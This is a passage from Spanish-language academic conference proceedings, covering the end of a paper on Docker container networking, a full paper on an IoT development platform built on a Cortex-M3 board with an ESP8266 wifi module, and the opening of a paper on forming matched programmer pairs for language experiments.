En donde se ve que efectivamente tras programar el envío de 7 paquetes no se llega al contenedor c1-bridge por estar en otra red, la cual no está directamente conectada al bridge *br-b8c6402dcae*, que es el switch virtual para la red *red1*.

4.3.2.3 Contenedor c4-red1-bridge

1. Ping al bridge br-b8c6402dcae (172.18.0.1)

```
root@522ac91e6f59:~# ping -c 7 172.18.0.1
PING 172.18.0.1 (172.18.0.1): 56 data bytes
64 bytes from 172.18.0.1: icmp_seq=0 ttl=64 time=0.107 ms
64 bytes from 172.18.0.1: icmp_seq=1 ttl=64 time=0.084 ms
64 bytes from 172.18.0.1: icmp_seq=2 ttl=64 time=0.082 ms
64 bytes from 172.18.0.1: icmp_seq=3 ttl=64 time=0.088 ms
64 bytes from 172.18.0.1: icmp_seq=4 ttl=64 time=0.083 ms
64 bytes from 172.18.0.1: icmp_seq=5 ttl=64 time=0.082 ms
64 bytes from 172.18.0.1: icmp_seq=6 ttl=64 time=0.086 ms
--- 172.18.0.1 ping statistics ---
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.082/0.087/0.107/0.000 ms
root@522ac91e6f59:~#
```

FIGURA 46 - Ping desde c4-red1-bridge al bridge br-b8c6402dcae (red1)

2. Ping a docker0 (172.17.0.1)

```
root@522ac91e6f59:~# ping -c 7 172.17.0.1
PING 172.17.0.1 (172.17.0.1): 56 data bytes
64 bytes from 172.17.0.1: icmp_seq=0 ttl=64 time=0.102 ms
64 bytes from 172.17.0.1: icmp_seq=1 ttl=64 time=0.080 ms
64 bytes from 172.17.0.1: icmp_seq=2 ttl=64 time=0.083 ms
64 bytes from 172.17.0.1: icmp_seq=3 ttl=64 time=0.081 ms
64 bytes from 172.17.0.1: icmp_seq=4 ttl=64 time=0.080 ms
64 bytes from 172.17.0.1: icmp_seq=5 ttl=64 time=0.085 ms
64 bytes from 172.17.0.1: icmp_seq=6 ttl=64 time=0.089 ms
--- 172.17.0.1 ping statistics ---
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.080/0.086/0.102/0.000 ms
root@522ac91e6f59:~#
```

FIGURA 47 - Ping desde c4-red1-bridge a docker0

3. Ping a c1-bridge (172.17.0.2)

```
root@522ac91e6f59:~# ping -c 7 172.17.0.2
PING 172.17.0.2 (172.17.0.2): 56 data bytes
64 bytes from 172.17.0.2: icmp_seq=0 ttl=64 time=0.135 ms
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.089 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.114 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.120 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.094 ms
64 bytes from 172.17.0.2: icmp_seq=5 ttl=64 time=0.077 ms
64 bytes from 172.17.0.2: icmp_seq=6 ttl=64 time=0.092 ms
--- 172.17.0.2 ping statistics ---
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.077/0.103/0.135/0.000 ms
root@522ac91e6f59:~#
```

FIGURA 48 - Ping desde c4-red1-bridge a c1-bridge

5. Conclusiones y trabajo futuro

1. La ejecución de una máquina virtual (por ejemplo, M1-bridge) nos ocupa en disco alrededor de unos 2 GB, mientras que un contenedor interactivo Ubuntu de similares características (por ejemplo, c1-bridge) nos ocupa sólo 235 MB (según la FIGURA 21, observar el tamaño de la imagen ubuntu:16.04_1). Por ende, una sola máquina virtual podría albergar alrededor de 8 contenedores interactivos Ubuntu en el mismo espacio de disco.
2. Otra enorme ventaja de los contenedores por sobre las máquinas virtuales consiste en que la máquina virtual para arrancar obligatoriamente necesita de un tiempo de startup, mientras que un contenedor se ejecuta de forma inmediata.
3. Un contenedor en ejecución puede conectarse o desconectarse de distintas redes sin necesidad de realizar un reinicio de sus interfaces de red, como se haría tradicionalmente, por ejemplo, a través de la directiva `/etc/init.d/networking restart` o bien reiniciando el contenedor a través del comando `shutdown -r now`.
4. La creación de redes puede particularizarse indicando la dirección ip de red y la máscara como así también el default gateway. Para ello deberán emplearse los flags `--subnet` y `--gateway` respectivamente, pudiendo de esta manera crear verdaderas redes a medida. Ver a continuación FIGURAS 49 y 50 respectivamente.

```
carlos@ubuntu:~$ docker network create subnet-1 --subnet 192.168.1.240/28 --gateway 192.168.1.254
c99e54fa99f192f449f55b106efb6603a55e4f03fccc85c0f1c3489a65f64e9
carlos@ubuntu:~$ docker network ls
NETWORK ID          NAME                DRIVER            SCOPE
f82c565983d8        host                bridge            local
7996796401b7        host                bridge            local
74807123e152        none               null              local
836f402dcae        red1               bridge            local
c99e54fa99f1        subnet-1           bridge            local
carlos@ubuntu:~$ docker run -it --name cont1 --net subnet-1 ubuntu:16.04.1 bash
root@947d615095f:/# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
30: eth0@if31: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 92:42:c0:a0:01:f1 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.168.1.241/28 scope global eth0
        valid_lft forever preferred_lft forever
root@947d615095f:/# carlos@ubuntu:~$
```

FIGURA 49 – Creación de una subnet específica (192.168.1.240/28) indicando máscara y default gateway (192.168.1.254)

```
{
  "Name": "subnet-1",
  "ID": "c99e54fa99f192f449f55b106efb6603a55e4f03fccc85c0f1c3489a65f64e9",
  "Created": "2017-10-07T11:17:05.064936751-07:00",
  "Scope": "local",
  "Driver": "bridge",
  "EnableIPv6": false,
  "IPAM": {
    "Driver": "default",
    "Options": {}
  },
  "Config": [
    {
      "Subnet": "192.168.1.240/28",
      "Gateway": "192.168.1.254"
    }
  ],
  "Internal": false,
  "Attachable": false,
  "Ingress": false,
  "ConfigFrom": {},
  "Network": {},
  "ConfigOnly": false,
  "Containers": {
    "947d615095f249789454f4c578595bc11faef46c447122c37e895b7aac3c": {
      "Name": "cont1",
      "EndpointID": "e53869c0f4678cc0c6104964f5f1c473e82491bb3c76da197ce9329c54362b",
      "Networks": {
        "subnet-1": {
          "IPV4Address": "192.168.1.241/28",
          "IPV6Address": ""
        }
      }
    }
  }
}
```

FIGURA 50 – Comprobación del contenedor perteneciente a la red subnet-1(947d6150)

Este trabajo pretende ser la antesala de posteriores trabajos de investigación que permitan por ejemplo encarar un caso de estudio empleando redes *overlay* [7] para la construcción de *clusters* [8] utilizando para ello varios equipos host. Para las redes subyacentes se podría utilizar una plataforma integrada como por ejemplo GNS3 que incorpora la utilización de docker, además de máquinas virtuales. De esta manera en una única plataforma emularíamos toda la red subyacente (mediante el empleo de switches, routers, firewalls, etc) y con docker construiríamos la red overlay.

6. Referencias

[1] Karl Matthias & Sean P. Kane. Docker Up and Running. ISBN-13: 978-1491917572. ISBN-10: 1491917571. 232 pages. Publisher: O'Reilly Media; 1 edition (July 3, 2015).

[2] Jeff Nickoloff. Docker in Action. ISBN-13: 978-1633430235. ISBN-10: 1633430235. 304 pages. Publisher: Manning Publications; 1 edition (March 27, 2016).

[3] D Ian Miell & Aidan Hobson Sayers. Docker in Practice. ISBN-13: 978-1617292729. ISBN-10: 1617292729. Publisher: Manning Publications; 1 edition (May 14, 2016).

[4] <http://www.vmware.com/mx/products/workstation.html>

[5] Rami ROSEN. Linux Kernel Networking - Implementation and Theory. ISBN-13: 978-1430261964. ISBN-10: 143026196X. 648 pages. Publisher: Apress; 1st ed. edition (December 24, 2013).

[6] Jon Langemak. Docker Networking Cookbook. ISBN-13: 978-1786461148. ISBN-10: 1786461145. 378 pages. Publisher: Packt Publishing - ebooks Account (November 29, 2016).

[7] *Redes overlay*: una red overlay es una red virtual de nodos enlazados lógicamente, que está construida sobre una o más redes subyacentes. Los nodos de la red overlay están conectados mediante enlaces virtuales. Su objetivo es implementar servicios de red que no están disponibles en las redes subyacentes.

[8] *Cluster*: El término clúster se aplica a los conjuntos de computadoras unidos entre sí normalmente por una red de alta velocidad y que se comportan como si fuesen una única computadora.

Diseño de una Plataforma de Desarrollo para IoT

Acquarone Cesar¹; Osio Jorge R^{1,2}; Hromek Erik¹; Salvatore Juan¹; Montezanti Diego¹; Morales D. Martín^{1,3}

¹Universidad Nacional Arturo Jauretche, Instituto de Ingeniería,
Florencio Varela, Av. Calchaquí 6200

²Universidad Nacional de La Plata – Facultad de Ingeniería – CeTAD

³Universidad Tecnológica Nacional FRLP - Proyecto de Investigación: Codiseño Hw Sw para Aplicaciones en Tiempo Real

josio@unaj.edu.ar, jsalvatore@unaj.edu.ar, dmontezanti@unaj.edu.ar,
martin.morales@unaj.edu.ar

Abstract

El presente trabajo tiene como objetivo mostrar el diseño y desarrollo de una plataforma IoT (internet de las cosas) como una importante herramienta para la implementación de algoritmos mediante software embebido, que posibilita resolver una amplia variedad de problemáticas mediante la conectividad wifi y el acceso remoto.

La plataforma desarrollada consta de tres bloques importantes; un sistema embebido programable basado en un procesador Cortex M3, un módulo wifi esp8266 que provee la conectividad wifi y un software servidor programado en java mediante programación orientada a objetos que permite enviar y recibir datos, comandos y la medición de tiempos de transmisión de paquetes. Estas características le dan una gran potencialidad para el desarrollo de todo tipo de sistemas que interactúan con sensores, actuadores y requieren control y acceso de manera remota mediante IoT.

Como aplicación inicial se implementó un sistema de control automático de temperatura e iluminación en un sistema domótico.

Palabras Clave: IoT, Programación de alto nivel, Software embebido, Plataforma de Desarrollo IoT.

1. Introducción

La red LoRa es una tecnología inalámbrica Open Source de comunicación especialmente diseñada para el IoT, competidora de Sigfox. Estas redes están especialmente diseñadas para comunicar objetos conectados a larga distancia, con un coste muy ajustado y

reduciendo enormemente el consumo energético de los dispositivos, permitiendo a éstos transmitir sus datos a mucha distancia sin depender de otras redes o conexiones. En esta propuesta se pretende mostrar el diseño de una plataforma cuyo funcionamiento es independiente de estas redes y cuyo objetivo principal es dar el puntapié inicial para el desarrollo de una nueva red personalizada para aplicaciones específicas.

Para la programación del sistema embebido, se utilizó el entorno integrado de desarrollo LPCXpresso que permite Programar un microcontrolador mediante el programador LPC-link [1], de la Figura 1 y la placa base, diseñadas en la UNAJ, que contiene los periféricos y sensores a incluir. La aplicación desarrollada utiliza los siguientes periféricos con las funcionalidades que se detallan continuación:

- **Display OLED de la placa base:** Se programó un menú que permite seleccionar opciones de configuración. También muestra los valores devueltos por los sensores e información para manejar la aplicación (por ejemplo, volver al inicio).
- **Sensores de la placa:** SE configuraron los sensores para medir la temperatura ambiente (en °C) y tomar el nivel de iluminancia del ambiente (en Lux).
- **Módulo Wifi:** Se configuró el módulo para la conexión a la red, la implementación de un socket y la transmisión de datos.

En primera instancia se utilizaron las librerías en lenguaje C, desarrolladas para manejar el display oled mediante el protocolo I2C y mostrar mensajes. Además,

se programaron las funciones para la lectura de sensores de iluminación y temperatura mediante entradas digitales. Para la interfaz wifi, se configuró el módulo mediante el protocolo UART (serie asincrónico) y se realizó una librería que utiliza los comandos AT para la conexión de red y la comunicación TCP/IP.

La aplicación servidor fue programada en Java, mediante programación orientada a objetos en el entorno Eclipse. La misma permite configurar una conexión TCP mediante la configuración de un puerto y la dirección IP. Adicionalmente, permite medir los tiempos de transmisión de paquetes y la recepción de paquetes datos de interés. Dicha plataforma tiene características básicas, pero muy potentes para la implementación de todo tipo de algoritmos de procesamiento, posibilitando la obtención de resultados y la determinación de los parámetros de interés.

2. Metodología

La metodología para crear la plataforma consiste en la programación en C y modificación de las bibliotecas que permiten controlar los periféricos. Luego, se desarrolla un proyecto base que permita al usuario implementar la aplicación deseada que disponga del llamado a todos los periféricos. Para compilar el proyecto base y programar la placa se utilizará el software LPCxpresso que provee la posibilidad de hacer debugging en tiempo real y verificar el funcionamiento del sistema seleccionando la opción paso a paso o continua desde el software.

La metodología para crear la plataforma servidor, utiliza programación en java y programación orientada a objetos. Para esto se configuró el compilador java sobre eclipse y se aplicaron los conceptos de objetos para crear la ventana de comando y el botón para envío por tcp/ip

El método combina varias herramientas de desarrollo para la creación de la plataforma, a su vez, esta permitirá resolver todas las problemáticas de HW que pueden surgir al realizar una aplicación IoT.

Esta plataforma permite implementar una amplia variedad de algoritmos orientados a temáticas de eficiencia energética, telemedicina, procesamiento de imágenes, cómputo de altas prestaciones, entre otros. Mediante el método de programación de software embebido y la conexión mediante el protocolo TPC/IP.

3. Implementación de la Plataforma

El diseño de la plataforma consiste en desarrollar el conjunto de etapas del diagrama que se muestra en la Figura 1.

Para utilizar la plataforma se requiere programar el procesador cortex M3 mediante la placa que se muestra en la Figura 2. Para la programación del sistema microcontrolador que contiene el procesador se desarrolló un proyecto base que contiene las bibliotecas de funciones para controlar los periféricos de la plataforma (sensores de iluminación, movimiento y temperatura; acelerómetro; entrada de micrófono; módulo wifi: display oled y teclado).

Desde el punto de vista del servidor se deberán configurar las características de ip, máscara de subred y puerta de enlace.

3.1. Sistema Embebido

El sistema embebido se puede programar y depurar mediante el programador se muestra en la placa izquierda de la Figura 2.

El sistema embebido está formado por el Microcontrolador LPC1769 que se encuentran en la placa derecha de la figura 2. Este está formado por un Procesador Cortex M3, memoria y un conjunto de módulo que tienen las siguientes características:

- 64 kB de SRAM
- 512 kB de Flash
- 4 módulos UART
- 3 módulos I2C
- 1 módulo SPI
- 2 módulos SSP
- 2 módulos CAN
- 1 módulo PWM
- 1 módulo USB 2.0 Device/Host/OTG
- 1 módulo RTC (reloj de tiempo real)
- 1 módulo Ethernet

Mediante estos módulos se conectan los diferentes periféricos y sensores a utilizar en la plataforma. A continuación se describe la interfaz IoT que se comunica al LPC1769 mediante el módulo UART.




Figura 1. Diagrama en bloques de la plataforma

Además, se describirán los diferentes periféricos que forman parte de la plataforma; como el display, sensores, etc.




Figura 2. Procesador Cortex M3

3.2. Interfaz IoT

El módulo wifi ESP6288 que se muestra en la figura 3, se conecta al sistema embebido para posibilitar la comunicación TCP/IP con el servidor. Para que la plataforma sea versátil, el módulo se configuró de manera de posibilitar la configuración para la conexión con un router o con el servidor directamente. Para esto se utilizan comandos que listan las redes disponibles y permiten la configuración de usuario y contraseña de red (ver tabla 1).



Figura 3. Módulo wifi ESP6288

Adicionalmente, en la Tabla 1 se listan los comandos AT para iniciar una conexión TPC, enviar datos de manera transparente y cerrar la conexión TCP. Con este grupo de comandos se pueden realizar todas las tareas de conexión y transmisión de datos con el servidor.

Tabla 1. Comandos AT que soporta el ESP6288

COMANDOS AT MODULO WIFI	
COMANDOS	MODO ESTACION
AT+CWMODE=1<CR><<	REDES DISPONIBLES

LF>	
AT+CWLAP<CR><LF>	CONECTARSE A TP-LIN_LAB
AT+CWJAP="TP-LINK_LAB", "67851614" <CR><LF>	DHCP ESTACION HABILITADO
AT+CWDHCP=1,1	MUESTRA IP Y MAC
AT+CIFSR<CR><LF>	ABRE CONEXION TCP
AT+CIPSTART="TCP", "192.168.1.101", 6789<CR><LF>	MODO ESTACION
AT+CIPMODE=1<CR><LF>	ENVIO DE DATOS TRANSPARENTE
AT+CIPSEND<CR><LF>	PASAJE DE DATOS
AT+CIPCLOSE<CR><LF>	CIERRA CONEXION TCP
AT+CWQAP<CR><LF>	DESCONEXION DEL AP

3.3. Periféricos disponibles en el sistema embebido

La placa base del sistema embebido contiene un conjunto de periféricos, que permiten multiplicidad de aplicaciones para el sistema IoT. Entre los periféricos que contiene la plata base se dispone de un sensor de iluminación (fotoresistor), sensor de temperatura (lm335), acelerómetro, sensor de movimiento (Infrarrojo), relés actuadores, entrada de micrófono (electret), interfaz serie asincrónica con la PC (uart), interfaz wifi, un display gráfico oled y un conjunto de pulsadores [6].

Como etapa de adquisición de la señal de voz se utilizó un micrófono tipo electret, un filtro de Butterworth de segundo orden y una etapa preamplificadora con ganancia 10 basada en un amplificador operacional. La señal de salida contiene una componente de continua de aproximadamente 1,6V con la finalidad de aprovechar todo el rango dinámico del convertor, el cual va desde 0 a 3,3V.

Parte de la configuración de los periféricos, se efectúa durante las rutinas de inicialización implementadas en el Firmware del proyecto base.

Para el periférico ADC (convertor analógico digital) se invoca a la función ADC_Init() de la capa driver, y su configuración resultante por defecto, establece:

- ADC_MAX_SAMPLE_RATE en 400kHz (frecuencia de muestreo)
- ADC_10BITS (tamaño de dato digitalizado de 10 bits)
- Modo burst deshabilitado (conversión continua)

- Para leer las muestras de la señal de voz se utiliza ADC_Read(1)

Para la lectura del sensor de temperatura e iluminación se usó otra entrada analógica al conversor AD, pero la temperatura se leyó desde el canal 2 y la iluminación desde el canal 3:

- Lectura del valor de temperatura en ADC_Read(2). La lectura es proporcional a un valor de temperatura que va de -10 a 40 C°.
- La lectura del valor de luminancia se realizó mediante el llamado a ADC_Read(3).

Respecto al display Oled, el mismo se controla mediante el protocolo I2C desde el procesador cortex m3. Adicionalmente se desarrollaron funciones para la escritura de mensajes en el display.

- init_i2c(): llama a las funciones que inician las interfaces de comunicación I2C, mediante los módulos del microcontrolador I2C.
- Las funciones oled_init(), oled_putstring(), oled_clearscreen(), oled_fillrect(): se desarrollaron para controlar el display oled.

Para la interfaz con la PC se utilizó la interfaz uart mediante las funciones:

- Init_uart(baudrate): inicializa el módulo uart
- Uart_read(): lee el registro de datos recibidos en el módulo uart
- Uart_send(): envía datos por la interfaz uart

3.4. Programación del Sistema Servidor

El Programa servidor, fue desarrollado en java mediante programación orientada a objetos y provee la posibilidad de seleccionar el puerto a utilizar para iniciar la comunicación TCP y una ventana para mostrar los paquetes recibidos, (ver figura 4).

Se implementaron 4 archivos mediante en java:

- MySQLDB.java: implementa la base de datos que almacena los datos entrantes según la clasificación realizada
- MainSERVIDOR.java: implementa el servidor del socket mediante el puerto seleccionado.
- Conc.java: Clase que permite conectar con la base de datos.

- Principal.java: Llama a las clases definidas en los archivos anteriores para implementar el servidor TCP




Figura 4. Aplicación Servidor

4. Resultados

Para las pruebas de funcionamiento de la plataforma se implementó una aplicación que lee datos de voz desde un micrófono conectado al canal 1 del conversor Analógico/Digital; además lee datos de iluminación desde el canal 2 y adicionalmente se leen valores de temperatura. Los datos leídos de los diferentes periféricos se guardan en un buffer de 32 bytes y son transmitidos al servidor. En cuanto a los resultados obtenidos, se pudo comprobar la correcta recepción de los datos desde el servidor y los tiempos de transferencia logrados en diferentes momentos (con distintos niveles de tráfico de red).

En cuanto a los tiempos de solicitud y recepción de paquetes se obtuvieron los resultados que se muestran en la tabla 2. Donde se considera que los tiempos son más que aceptables y varían en función del tráfico de la red. Se obtuvieron tiempos mínimos del orden de los 20 ms y máximos en el orden de 106ms. En función de estos datos se obtuvo una velocidad de transferencia promedio del orden de los 62ms.

Tabla 2. Tiempos de transferencia cliente servidor

Tamaño de paquetes (Bytes)	Tiempos TX/RX (ms)
32	88
32	106
32	.
32	.
32	49
32	20
32	35

En la Figura 5, se muestra la ventana de interfaz entre el sistema embebido y una PC, mediante puerto serie. Dicha interfaz permite al sistema IOT informar los datos de tiempos de transferencia, la correcta transmisión y recepción de datos y el estado actual de la comunicación.




Figura 5. Interfaz sistema embebidos - PC

5. Conclusiones

El sistema implementado funcionó de acuerdo a los requerimientos y permitió comprobar el correcto funcionamiento de la plataforma IoT.

Aunque actualmente existen plataformas IoT de desarrollo, la potencialidad de esta plataforma se centra en la posibilidad de desarrollar un protocolo personalizado de IoT, debido a que las plataformas tradicionales se basan en Lora y Sigfox.

En cuanto a la tasa de transferencia promedio, se considera que 1967 Byte/seg es más que aceptable para los datos utilizados en las aplicaciones de IoT.

Por último, se determinó que la plataforma es ideal para la implementación de sistemas basados en internet de las cosas; especialmente para aplicaciones de eficiencia energética, telemedicina, red de sensores y todo tipo de aplicación que utilice los periféricos disponibles en el sistema embebido.

Referencias

- [1] NXP semiconductors, "LPC1769 - 32-bit ARM Cortex-M3 microcontroller", rev. 9, Agosto 2012
- [2] Embedded Artist, "LPCXpresso Base Board - User's Guide", rev. B, 2011
- [3] NXP semiconductors, "LPCXpresso - Getting started with NXP LPCXpresso", rev. 11, Diciembre 2011.
- [4] ARM DUI, "ARM® DS-5 - Using Eclipse", v5.3, 2010

Ingeniería de Sistemas, Ingeniería de Software y Gestión de Proyectos

Dra. Luciana Ballejos, Dr. Daniel Riesco
Coordinadores

CONAISI 2017

Aproximación a un Protocolo de Formación de Pares Experimentales de Programadores

Mauricio Dávila¹, Marisa Panizzi¹, Darío Rodríguez^{1,2}

¹ Programa de Maestría en Ingeniería de Sistemas de Información. Universidad Tecnológica Nacional. Facultad Regional Buenos Aires, Castro Barros 91, (C1178AAA), C.A.B.A, Argentina.

² Grupo de Ingeniería de Espacios Virtuales de Trabajo y Grupo de Investigación en Sistemas de Información. Departamento de Desarrollo Productivo Tecnológico. Universidad Nacional de Lanús, 29 de Septiembre 3901, (B1826GLC), Lanús, Buenos Aires, Argentina.

davilamr.80@gmail.com, marisapanizzi@outlook.com, dariorodriguez1977@gmail.com

Resumen

En este trabajo, se propone un protocolo que permite formar pares experimentales homogéneos de programadores con el propósito de asegurar que dos sujetos de iguales características son indistinguibles en lo que refiere a sus aptitudes como programadores. Este protocolo permite evaluar las características de los lenguajes de programación sin que estas mediciones se vean afectadas por las habilidades o ausencias de las mismas por parte de los programadores. Se presenta un caso testigo que permita validar el protocolo, a tal efecto se aplicará dicho protocolo a dos grupos de programadores, uno que utiliza el lenguaje C y el otro que utiliza el lenguaje C#. Este caso, tiene como propósito demostrar que los pares experimentales formados no presentan diferencias significativas, en lo que refiere a calidad y tiempo, en la codificación de una especificación.

Palabras Clave: experimentación en ingeniería de software, protocolo, pares experimentales de programadores, programación.

1. Introducción

En la actualidad existe una gran diversidad de lenguajes de programación y a menudo esto dificulta la tarea de seleccionar el lenguaje que mejor se adapta a las necesidades del desarrollo. La decisión del lenguaje de programación para realizar una solución implica múltiples factores de análisis, muchos de los cuales están sujetos al código fuente producido y al tiempo empleado para poder producirlo.

Utilizando el método de revisiones sistemáticas [1] se ha realizado una investigación documental de estudios en los cuales se hace referencia a las métricas que se pueden establecer sobre el código producido con un lenguaje de programación determinado [2][3][4] y [5]. Cuando se utilizan métricas para determinar si un lenguaje es una

mejor alternativa frente a otro, no se debe perder de vista que dichas métricas solo se enfocan en el código resultante y no tienen en consideración las características del programador que construyó el código. Esto puede ocasionar la sub calificación o sobre calificación de un lenguaje como resultado de las habilidades o ausencias de las mismas por parte de los programadores que lo utilizan. Esto último, plantea un problema a la hora de diseñar un experimento cuyo propósito sea determinar el lenguaje a utilizar, ya que el grupo de programadores que utilizan el lenguaje A puede poseer un nivel de conocimientos superior que el grupo de programadores que emplean el lenguaje B o viceversa y esto impactaría en el resultado del experimento. Una posible solución a esta problemática sería contar con un conjunto de programadores que sean capaces de resolver la misma tarea en los lenguajes que se requieren evaluar. Más allá de la dificultad que sería reunir a este conjunto de sujetos con los conocimientos necesarios en cada uno de los lenguajes que se pretenden evaluar, esta solución presenta algunas dificultades adicionales que surgen a la hora de diseñar experimentos.

Tanto en el trabajo de Juristo y Moreno [6] como en el de Wohlin [7] se considera que los experimentos realizados en el campo de la ingeniería de software son fuertemente influenciados por las características de los sujetos al igual que ocurre en otras ciencias, generalmente conocidas como ciencias sociales. Juristo y Moreno [6] enumeran algunos puntos relacionados con los factores sociales y las características específicas de desarrollo de software que deben tenerse en cuenta al diseñar experimentos.

- Efecto aprendizaje: Si un sujeto tiene que resolver el mismo problema aplicando diferentes lenguajes de programación es muy probable que este aprenda cada vez más sobre el problema y que el último resultado sea mejor que el primero, simplemente porque el sujeto sabe más sobre el problema y no porque el lenguaje de programación sea mejor.

- Efecto de aburrimiento: los sujetos se aburren o se cansan del experimento y ponen menos esfuerzo e interés a medida que pasa el tiempo.
- Efecto de entusiasmo: puede suceder que los sujetos que utilizan un lenguaje de programación antiguo no están motivados para hacer un buen trabajo, mientras que los que utilizan un nuevo lenguaje de programación si lo están.
- Efecto de la experiencia: a la hora de realizar un experimento que involucra programadores es de esperar que existan distintos niveles tanto de conocimiento como de habilidad sobre el lenguaje de programación empleado.
- La formalización inconsciente: surge cuando un mismo sujeto utiliza dos o más lenguajes de programación con diferentes grados de definición o formalidad.
- Efecto de ajuste: el estado emocional de los sujetos participantes se encuentra íntimamente relacionado con el rendimiento que estos tendrán.

A continuación se describen un conjunto de acciones a considerar para controlar los efectos antes enumerados:

- Efecto Aprendizaje: no utilizar al mismo conjunto de sujetos para desarrollar en más de un lenguaje de programación.
- Efecto de aburrimiento: motivar a los sujetos que ejecutan el experimento de igual manera independientemente del grupo que integren.
- Efecto de entusiasmo: no poner al tanto a los sujetos sobre las hipótesis formuladas o los objetivos del experimento.
- Efecto de la experiencia: para controlar este efecto se formarán pares experimentales de programadores que sean indistinguibles en lo que refiere a sus conocimientos y habilidades con el lenguaje de programación.
- La formalización inconsciente: deberán ser considerados aspectos referidos al nivel de conocimiento que cada sujeto tiene en lo que refiere al lenguaje de programación empleado en el momento de formar el par experimental.
- Efecto de ajuste: se debe de tener en cuenta que todas las instancias del experimento se realicen bajo las mismas condiciones.

Dentro del área de ingeniería de software, es habitual enfrentarse a la necesidad de realizar experimentos con un conjunto reducido de personas, las cuales aplican diferentes tratamientos a los objetos de estudio. Teniendo en cuenta que realizar comparaciones dentro de pares homogéneos de unidades experimentales, no solo aumenta la precisión del análisis sino que también permite controlar gran parte de los efectos no deseados [6] a la hora de realizar un experimento. Este trabajo se desarrolla bajo la hipótesis de que es posible formar pares

experimentales homogéneos de programadores y que por lo tanto dos sujetos de iguales características son indistinguibles en lo que refiere a sus aptitudes como programadores. De esta hipótesis se derivan las siguientes preguntas de investigación: ¿es posible formar pares experimentales indistinguibles en lo que refiere a sus aptitudes como programadores? De ser posible formarlos, ¿Un par experimental integrado por dos programadores que emplean un mismo lenguaje requieren el mismo tiempo para resolver la misma tarea?.

En la (Sección 2) se propone el protocolo de formación de pares experimentales de programadores, en la (Sección 3) se lleva adelante la validación del protocolo mediante la realización de una prueba piloto y en la (Sección 4) se plantean las conclusiones y las futuras líneas de investigación.

2. Protocolo de formación de pares experimentales.

A la hora de definir cómo formar pares homogéneos de programadores, los autores adherimos a la propuesta de Campbell [8], que sostiene que muchos son los factores que afectan el rendimiento de un individuo de manera indirecta, pero sólo hay tres determinantes directos del rendimiento: conocimiento, habilidad y motivación, por lo cual, se elaborará un protocolo que tenga por propósito la formación de pares experimentales de programadores que resulten homogéneos en lo que refiere tanto a nivel de conocimiento como a sus habilidades y dará por sentado que todos los participantes a caracterizar no presentan diferencias significativas en lo que respecta a la motivación.

El primero de los pasos consiste en identificar las formas utilizadas para categorizar a los programadores en otros estudios de investigación experimental (Sección 2.1), luego se describen los lineamientos considerados para la construcción de los instrumentos de caracterización utilizados en el experimento (Sección 2.2) y por último en la (Sección 2.3) se establece un mecanismo que permite formar pares experimentales homogéneos de programadores en base a la caracterización realizada.

2.1. Experiencia de los programadores

